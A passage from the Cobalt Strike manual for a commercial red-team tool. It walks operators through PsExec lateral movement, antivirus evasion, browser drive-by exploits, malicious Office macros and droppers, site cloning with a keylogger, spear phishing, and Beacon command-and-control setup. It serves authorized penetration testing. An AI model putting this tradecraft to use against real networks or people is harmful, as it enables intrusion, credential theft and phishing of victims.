Select *beacon (connect to target)* to run Cobalt Strike's Beacon as a named SMB pipe. If you see *Sending encoded stage* in the console, then the Beacon was setup. Once setup, you must link to this Beacon to get control of it.

Choose *use custom executable…* to provide your own executable to deliver with PsExec. Beware, that PsExec schedules a service and removes it. If your executable is not a Windows service executable, it will exit pretty quickly.



Figure 16. Listeners

The other listener options that appear are Cobalt Strike listeners. Select one of these listeners to have the target system connect back to you.

A powerful variation to plain PsExec is the PsExec with PowerShell option. Go to **[host]** -> **Login** -> **psexec (psh)** to use it. This option will authenticate to a host and create a service

that injects your session via PowerShell. On Windows systems with PowerShell installed, this PsExec variation is a great way to evade anti-virus.

When using a login method with PowerShell for shellcode injection you must correctly specify whether the target is a 64bit or 32bit system.

4.6 Client-side Exploits

A client-side attack targets the applications running on a user's workstation. If you send an exploit in a document or embedded in a website, you're using a client-side attack. If you know the exploit you'd like to use, find it in the module browser and double-click it to launch it.



Figure 17. Cobalt Strike Module Launcher (Client-side Attack)

Use **Attacks** -> **Web Drive-by** -> **Client-side Attacks** to manage exploits that attack your target's web browser. Through this dialog, you may kill any running attacks. You may also copy the URL of any running attack directly to your clipboard. Cobalt Strike will provide you the URL, the URL wrapped in an IFRAME, or the URL wrapped in JavaScript suitable for use with a cross-site scripting attack.



Figure 18. Client-side Attack Manager

4.7 Post Exploitation

Shell Sessions

If you have shell access to a host, you will see a Shell menu for each shell session. Right click the host to access this menu. If you have a Windows shell session, you may go to **[host]** -> **Shell** -> **Meterpreter...** to upgrade the session to a Meterpreter session. If you have a UNIX shell, go to **[host]** -> **Shell #** -> **Upload** to upload a file using the UNIX printf command

Meterpreter Sessions

Meterpreter is a powerful remote administration tool built into the Metasploit Framework. Cobalt Strike's user interface controls Meterpreter and adds several features to it. Press **Ctrl+I** to see your Meterpreter sessions.

Go to **[host]** -> **Meterpreter #** to interact with a session through Cobalt Strike's interface. Cobalt Strike organizes Meterpreter features as follows:

- Access – pass access, harvest credentials, and escalate privileges.
- Interact – control the compromised host
- Explore – spy on the user and take their data
- Kill – destroy the session

Post-exploitation Modules

The Metasploit Framework's post modules provide pre-scripted post-exploitation actions for you. Highlight one or more hosts with sessions. Find a post module in the module browser. Double-click it. Cobalt Strike will populate the **SESSION** option for each highlighted host with a session. Press **Launch** to start the post module.

To find out which post-modules apply for a session: **[host]** -> **Meterpreter** -> **Explore** -> **Post Modules** or **[host]** -> **Shell** -> **Post Modules**. Clicking this menu item will show all applicable post-modules in the module browser.

Many post modules save their output into the database. This saved output is called loot. To view captured loot, go to **View** -> **Loot**.

5. Listeners

5.1 Overview

Listeners are Cobalt Strike's abstraction in front of the Metasploit Framework's payload handlers. A handler is the exploit/multi/handler module. This module sets up a server that waits for a payload on a compromised system to connect to you. Listeners are also Cobalt Strike's integration point for its Beacon payload.

A listener consists of a user-defined name, a payload, a host, a port, and whether or not you would like the payload to automatically migrate.

5.2 Configure

To manage your Cobalt Strike listeners, go to **Cobalt Strike** -> **Listeners**. This will open a tab listing all of your persistent listeners. Click **Add** to create a new listener.



Figure 19. Configure a Listener

Give your listener a memorable name. This is the name you will use to refer to it when you generate a social engineering package or set up a client-side attack.

Use the *Payload* dropdown to choose which payload this listener will serve.

The *Host* field controls which host the payload will connect to. This is your opportunity to provide a fully qualified domain name if you want your payload to use it. For IPv6 payloads—you may provide your IPv6 address here. This is also an opportunity to tell Cobalt Strike to force a payload through a redirector if you've configured another system to forward traffic to you.

The *Port* field controls which port your payload will connect to.

Check *Automatically migrate session* to migrate your payload to a new process when a new session is established. This option works with Windows Meterpreter and Beacon listeners. It has no effect on Java or shell listeners.

Cobalt Strike's Microsoft Office Macro Attack and Java Applet Attacks will automatically migrate payloads to a new process immediately after compromise. The Automatically migrate session option is redundant when used with these attacks. Use Automatically migrate session when you plan to reference a Cobalt Strike Listener in a Metasploit Framework client-side exploit.

Press **Save** to save the listener and start a *multi/handler* for the listener.

Other Options

The Listeners tab is your opportunity to manage your listeners. Highlight a listener and press **Edit** to change a listener.

Highlight one or more listeners and press **Remove**. This will stop these listeners and remove them from Cobalt Strike.

Use the **Set LHOST** button to specify the default host Metasploit Framework and Cobalt Strike should use to refer to your system. Make sure the LHOST value is a fully-qualified domain name or an IPv4 address.

The Set LHOST button will not update your existing listeners. To quickly change their host—highlight one or more listeners, right-click, and select **Edit Host...**.

Troubleshooting

Usually listeners will work like you expect. If a listener seems non-responsive—you have the option to debug it. Right-click a listener and choose **Debug...**. This will stop the listener, open a Metasploit Framework console tab, and issue the commands to start it. Here you can observe all output related to the listener and respond to it accordingly.

5.3 Use

You may use listeners with Cobalt Strike's attacks. To use a listener with a Metasploit Framework module, open the module browser, and double-click **PAYLOAD** ■ to choose a listener and apply it to the module's configuration.



Figure 20. Listener Selection Dialog

5.4 Foreign Listeners

Cobalt Strike supports the concept of foreign listeners. These are aliases for payload handlers hosted in msfconsole and Armitage instances. To pass a Windows HTTPS Meterpreter session to a friend with msfconsole, define a windows/foreign/reverse_https listener and point the Host and Port values to their handler. You can use foreign listeners anywhere you would use regular Cobalt Strike listeners.

5.5 Pivot Listeners

It's good tradecraft to limit the number of direct connections from your target's network to your command and control infrastructure. A pivot listener allows you to create a listener that tunnels all of its traffic through an existing Meterpreter session. In this way, you can create new reverse sessions without creating more direct connections to your command and control infrastructure.

To setup a pivot listener, go to **[host]** -> **Meterpreter** -> **Pivoting** -> **Listener...**. This will open a dialog where you may define a new pivot listener. You may refer to a pivot listener anywhere you use an existing Cobalt Strike listener. You can generate artifacts that reference a pivot listener, task Beacon to spawn sessions through a pivot listener, and send sessions gained through WMI and PsExec through a pivot listener.

Your pivot listener is tied to a specific Meterpreter session. If you lose that Meterpreter session, your pivot listener and sessions that depend on it will stop working.

6. Getting a Foothold

6.1 Client-side System Profiler

The system profiler is a reconnaissance tool for client-side attacks. This tool starts a local web-server and fingerprints any one who visits it. The system profiler discovers the internal IP address of users behind a proxy along with several applications and their version information.

To start the system profiler, go to **Attacks** -> **Web Drive-by** -> **System Profiler**.
To start the profiler you must specify a URI to bind to and a port to start the Cobalt Strike web-server from.

If you specify a *Redirect URL*, Cobalt Strike will redirect visitors to this URL once their profile is taken. Click **Launch** to start the system profiler.

The System Profiler uses an unsigned Java Applet to decloak the target's internal IP address and determine which version of Java the target has. With Java's click-to-run security feature—this could raise suspicion. Uncheck the Use *Java Applet to get information* box to remove the Java Applet from the System Profiler.

To view the results from the system profiler, go to **View** -> **Applications**. Cobalt Strike will list all of the applications it discovered during the system profiling process. You may highlight one or more applications and press Show Exploits to highlight relevant exploits in the module browser.

6.2 Cobalt Strike Web Services

Many Cobalt Strike features run from their own web server. These services include the system profiler, cloned websites, and the auto-exploitation server. If you start a client-side attack on port 80, you must host your Cobalt Strike services on a different port.

It's OK to host multiple Cobalt Strike features on one web server. It's also OK to host multiple browser client-side exploits on one web server. The two just can't mix on the same port.

Cobalt Strike uses label colors to help you differentiate Cobalt Strike web server options from Metasploit Framework web server options. Figure 17 shows the **Attacks** -> **Web Drive-by** -> **Host File** dialog. The *URI Path* and *Local Port* options are blue. The blue color indicates that these options configure a Cobalt Strike web service. Options that affect a Metasploit Framework web service are plain black labels.



Figure 21. Host File Dialog

To manage Cobalt Strike's web services, go to **View** -> **Web Drive-by** -> **Manage**. Here, you may copy any Cobalt Strike URL to the clipboard or stop a Cobalt Strike web service.

If you'd like to view visits to Cobalt Strike's services as they come in, go to **View** -> **Web Log**.

6.3 Web Drive-by Attacks

Cobalt Strike makes several tools to setup web drive-by attacks available to you. To quickly start an attack, go to **Attacks** -> **Web Drive-by** and choose an option:

Automatic Exploitation

Cobalt Strike's auto-exploit server simulates the behavior of web browser exploit kits. The auto-exploit server grabs a system profile, selects the best exploit, and directs the visitor to that exploit. To start the auto-exploit server, go to **Attacks** -> **Web Drive-by** -> **Auto-Exploit Server**.

The automatic exploitation feature requires two ports. One port is the control port, this is the port the Cobalt Strike web server runs from. The attack port is the port for Metasploit Framework's web server to serve exploits from.

When you start the auto-exploit server, you have the option to choose an exploit collection. The default collection uses several reliable exploits that target Adobe Flash, Adobe Reader, Internet Explorer, and Java. The Java collection uses Cobalt Strike's built-in Java exploits. The safe to embed collection limits itself to exploits that succeed, even if their content is not visible to the user. Use the safe to embed collection if you will embed the auto-exploit server in a cloned website.

Firefox Add-on Attack

The best attacks are not exploits. Rather, the best attacks take advantage of normal features to get code execution. The Firefox Add-on attack is an example of this. This attack starts a Metasploit Framework web server that generates a Firefox add-on on the fly. You will gain control of a visitor's system if they install your add-on.

This attack uses *multi/browser/firefox_xpi_bootstrapped_addon* from the Metasploit Framework with a Cobalt Strike Artifact Kit generated executable.

Java Signed Applet Attack

Another attack that uses functionality is the Java Signed Applet attack. This attack starts a web server hosting a self-signed Java applet. Visitors are asked to give the applet permission to run. When a visitor grants this permission, you gain access to their system.

The Java Signed Applet Attack uses Cobalt Strike's Java injector. On Windows, the Java injector will inject shellcode for a Windows listener directly into memory for you. On other operating systems, the injector will dynamically link and execute the code for your chosen Java listener.

This attack replaces *multi/browser/java_signed_applet* in the Metasploit Framework.

Java Smart Applet Attack

Cobalt Strike's Smart Applet Attack combines several exploits to disable the Java security sandbox into one package. This attack starts a web server hosting a Java applet. Initially, this applet runs in Java's security sandbox and it does not require user approval to start.

The applet analyzes its environment and decides which Java exploit to use. If the Java version is vulnerable, the applet will disable the security sandbox, and execute a payload using Cobalt Strike's Java injector.

This attack is a substitute for the *multi/browser/java_rhino*, *multi/browser/java_storeimagearray*, and *multi/browser/jre_17_provider_skeleton* modules in the Metasploit Framework.

PowerShell Web Delivery

This attack starts a Cobalt Strike web server that hosts a PowerShell script capable of injecting a Cobalt Strike listener into memory. This attack also provides a PowerShell one-liner that you may use to download and run this script on a target host.

This attack is a substitute for *windows/misc/psh_web_delivery* in the Metasploit Framework.

6.4 User-driven Attack Packages

Cobalt Strike makes it easy to generate a malicious document or executable that you may deliver to a target. These packages take advantage of listeners you've already setup. Navigate to **Attacks** -> **Packages** and choose one of the following options.

HTML Application

An HTML Application is a Windows program written in HTML and an Internet Explorer-supported scripting language. This package generates an HTML Application that drops a file to disk and runs it.

Java Application
This package creates a Java Application Archive (JAR) file containing Java Meterpreter configured to a listener you've setup.

MS Office Macro
This package generates a Microsoft Office macro and presents instructions to embed the macro in Microsoft Word or Microsoft Excel.

Payload Generator
This package is Cobalt Strike's equivalent of msfvenom. Use it to generate shellcode for a Cobalt Strike listener in a variety of formats. The Payload Generator exists because Cobalt Strike's Beacon uses proprietary stagers to get itself onto a system. Use the Payload Generator to export these proprietary stagers and other listeners.

USB/CD AutoPlay
This package generates an autorun.inf file to abuse the Windows AutoPlay feature. Use this package to turn a USB stick or CD into an attack vector against Windows XP and Windows Vista.

Windows Dropper
This package creates a Windows executable that drops an arbitrary file to disk and opens it—while silently executing a payload. This is a popular social engineering attack.

Windows Executable
This package generates a Windows executable artifact that delivers a Win32 Listener. This package gives you several output options.

Windows EXE is an x86 Windows executable.

Windows Service EXE is an x86 Windows executable that responds to Service Control Manager commands. You may use this executable to create a Windows service with sc or as a custom executable with the Metasploit Framework's PsExec modules.

Windows DLL (32-bit) is an x86 Windows DLL.

Windows DLL (64-bit) is an x64 Windows DLL. This DLL will spawn a 32-bit process and migrate your listener to it. Both DLL options export a Start function that is compatible with rundll32.exe. Use rundll32.exe to load your DLL from the command line.

```
rundll32 foo.dll,Start
```

Windows Executable (S)
This package exports Cobalt Strike's Beacon, fully staged, as an executable, service executable, 32-bit DLL, or 64-bit DLL. This package also has a PowerShell option to export Beacon as a PowerShell script and a raw option to export Beacon as a blob of position independent code.

6.5 Hosting Files

Cobalt Strike's web server can host your social engineering packages for you. Go to **Attacks** -> **Web Drive-by** -> **Host File** to set this up. Choose the file to host, select an arbitrary URL, and choose the mime type for the file.

By itself, the capability to host a file isn't very impressive. However, in a moment, you will learn how to embed Cobalt Strike URLs into a spear phishing email. When you do this, Cobalt Strike can cross-reference visitors to your file with sent emails and include this information in the social engineering report.

6.6 Clone a Site

Before sending an exploit to a target, it helps to dress it up. Cobalt Strike's website clone tool can help with this. The website clone tool makes a local copy of a website with some code added to fix links and images so they work as expected.

To clone a website, go to **Attacks** -> **Web Drive-by** -> **Clone Site**.

It's possible to embed an attack into a cloned site. Write the URL of your attack in the Embed field and Cobalt Strike will add it to the cloned site with an IFRAME. Click the **...** button to select one of the running client-side exploits.



Figure 22. Website Clone Tool

Cloned websites can also capture keystrokes. Check the *Log keystrokes on cloned site* box. This will insert a JavaScript key logger into the cloned site.

To view logged keystrokes or see visitors to your cloned site, go to **View** -> **Web Log**.

6.7 Spear Phishing

Targets

Now that you have an understanding of client-side attacks, let's talk about how to get the attack to the user. The most common way into an organization's network is through spear phishing.

Before you send a phishing message, you should assemble a list of targets. Cobalt Strike expects targets in a text file. Each line of the file contains one target. The target may be an email address. You may also use an email address, a tab, and a name. If provided, a name helps Cobalt Strike customize each phish.

Templates

Next, you need a phishing template. The nice thing about templates is that you may reuse them between engagements. Cobalt Strike uses saved email messages as its templates. Cobalt Strike will strip attachments, deal with encoding issues, and rewrite each template for each phishing attack.

If you'd like to create a custom template, compose a message and send it to yourself. Most email clients have a way to get the original message source. In Gmail, click the down arrow next to **Reply** and select **Show original**. Save this message to a file and then congratulate yourself--you've made your first Cobalt Strike phishing template.
You may want to customize your template with Cobalt Strike's tokens. Cobalt Strike replaces the following tokens in your templates:

Token	Description
%To%	The email address of the person the message is sent to
%To_Name%	The name of the person the message is sent to.
%URL%	The contents of the Embed URL field in the spear phishing dialog.

Sending Messages

Now that you have your targets and a template, you're ready to go phishing. To start the spear phishing tool, go to **Attacks -> Spear Phish**.



Figure 23. Spear Phishing Tool

To send a phishing message, you must first import your targets. Click the folder next to the *Targets* field to import your targets file.

Next, choose your template file. Click on the folder next to the *Template* field to choose one.

Now, you have the option to attach a file if you choose. This is a great time to use one of the social engineering packages discussed earlier. Cobalt Strike will add your attachment to the outgoing phishing message.

You may also ask Cobalt Strike to rewrite all URLs in the template with a URL of your choosing. Paste in the URL or press **...** to choose one of the tools hosted by Cobalt Strike. Cobalt Strike tools include cloned websites, the auto-exploit server, and the system profiler.

When you embed a URL, Cobalt Strike will attach *?id=%TOKEN%* to it. Each sent message will get its own token. Cobalt Strike uses this token to map website visitors to sent emails. If you care about reporting, be sure to keep this value in place.

Set Mail Server to an open relay or the mail exchange record for your target. If necessary, you may also authenticate to a mail server to send your phishing messages.

Press **...** next to the Mail Server field to configure additional server options. You may specify a username and password to authenticate with. The Random Delay option tells Cobalt Strike to randomly delay each message by a random time, up to the number of seconds you specify. If this option is not set, Cobalt Strike will not delay its messages.



Figure 24. Configure Mail Server

Set Bounce To to an email address where bounced messages should go. This value will not affect the message your targets see. Press **Preview** to see an assembled message to one of your recipients. If the preview looks good, press **Send** to deliver your attack.

Cobalt Strike sends phishing messages through the team server, if you're connected to one.

7. Beacon

7.1 Overview

Beacon is Cobalt Strike's payload to model advanced attackers. Use Beacon to egress a network over HTTP, HTTPS, or DNS. You may also limit which hosts egress a network by controlling peer-to-peer Beacons over Windows named pipes.

Like Meterpreter, you may deliver Beacon, directly into memory, with a Metasploit Framework exploit or a Cobalt Strike attack.

Beacon is flexible and supports asynchronous and interactive communication. Asynchronous communication is low and slow. Beacon will phone home, download its tasks, and go to sleep. Interactive communication happens in real-time. In this mode, Beacon becomes a pivot for the Metasploit Framework and Meterpreter.

Beacon's network indicators are malleable. Redefine Beacon's communication with Cobalt Strike's malleable C2 language. This allows you to cloak Beacon activity to look like other malware or blend-in as legitimate traffic.

This chapter shows how to configure Beacon and explains the differences between its communication options. The next chapter explains the Malleable C2 language to redefine indicators. The Post-Exploitation with Beacon chapter discusses how to use Beacon as a remote access tool.

7.2 Beacon Setup

To use Beacon, you must start a Beacon listener. Go to **Cobalt Strike** -> **Listeners**. Press **Add**.

The Port field specifies the port Beacon will use for its HTTP or HTTPS traffic. The DNS Beacon will always start a DNS server on port 53.

HTTP Beacon

windows/beacon_http/reverse_http is Cobalt Strike's HTTP beacon. This beacon will check for tasks and download them over HTTP. Once you press **Save**, Cobalt Strike will ask you to provide a list of domains to beacon to. Create DNS A records that point to your Cobalt Strike IP address. If you do not control any domains (shame on you!), provide your IP address in this box.



Figure 25. Configure Beacon Domains

windows/beacon_https/reverse_https is Cobalt Strike's HTTPS Beacon. This variant of Beacon will SSL encrypt its communication.

Hybrid HTTP and DNS Beacon

windows/beacon_dns/reverse_http is Cobalt Strike's Hybrid HTTP and DNS beacon. This beacon will use DNS to check if tasks are available. If no tasks are available, it will go back to sleep. The Hybrid HTTP and DNS Beacon may use HTTP or DNS as a data channel to get tasks and send output to you.



Figure 26. Hybrid HTTP and DNS Beacon in action

Once you press **Save**, Cobalt Strike will ask you to provide a list of domains to beacon to. Create DNS NS records for these domains that point to your Cobalt Strike IP address. You must make Cobalt Strike authoritative for these domains.

To test your DNS configuration, open a terminal and type **nslookup jibberish.*beacon domain***. If you get an A record reply of 0.0.0.0—then your DNS is correctly setup. If you do not get a reply, then your DNS configuration is not correct and the Hybrid HTTP and DNS Beacon will not communicate with you.

Make sure your DNS records reference the primary address on your network interface. Cobalt Strike's DNS server will always send responses from your network interface's primary address. DNS resolvers tend to drop replies when they request information from one server, but receive a reply from another.

If you are behind a NAT device, make sure you use your public IP address for the NS record and set your firewall to forward UDP traffic on port 53 to your system. Cobalt Strike includes a DNS server to control Beacon.

If Beacon does not connect to you, go to **Cobalt Strike -> Listeners**. Review the domains and IP addresses it's calling back to. Cobalt Strike will not update the beacon host list if your IP address changes.

SMB Beacon

windows/beacon_smb/bind_pipe is Cobalt Strike's SMB Beacon. The SMB Beacon uses named pipes to communicate through a parent Beacon. This peer-to-peer communication works with Beacons on the same host. It also works across the network. Windows encapsulates named pipe communication within the SMB protocol. Hence, the name, SMB Beacon.

You may use the SMB Beacon as a target listener for most of Beacon's features. The features that affect the local host will stage over a TCP connection that's setup to avoid the ire of the local host-based firewall. Beacon's lateral movement features will stage the SMB Beacon over a named pipe.

You may also export a stagless SMB Beacon executable or DLL. Go to **Attacks -> Packages -> Windows Executable (S)** and select SMB Beacon.

An HTTP or DNS Beacon may become an SMB Beacon. Use **mode smb** to make this change happen. Once a Beacon becomes an SMB Beacon, there is no way to make it beacon over HTTP or DNS again. If you'd like to kill an SMB Beacon, use the **exit** command. If you'd like to make the host beacon over HTTP or DNS, task the SMB Beacon to give you another Beacon session.

7.3 Delivering Beacon

Cobalt Strike Attacks

You may use Beacon with all of Cobalt Strike's attack packages. Create a Beacon listener once and this listener will show up when you setup a Cobalt Strike attack package.

If you setup a DNS Beacon listener, some Cobalt Strike packages will give you two listener options. The first option, listed as *listener name*, will stage Beacon over HTTP with a Cobalt Strike-specific stager. This HTTP stager is fast and passes through many proxy configurations.



Figure 27. Beacon Listeners

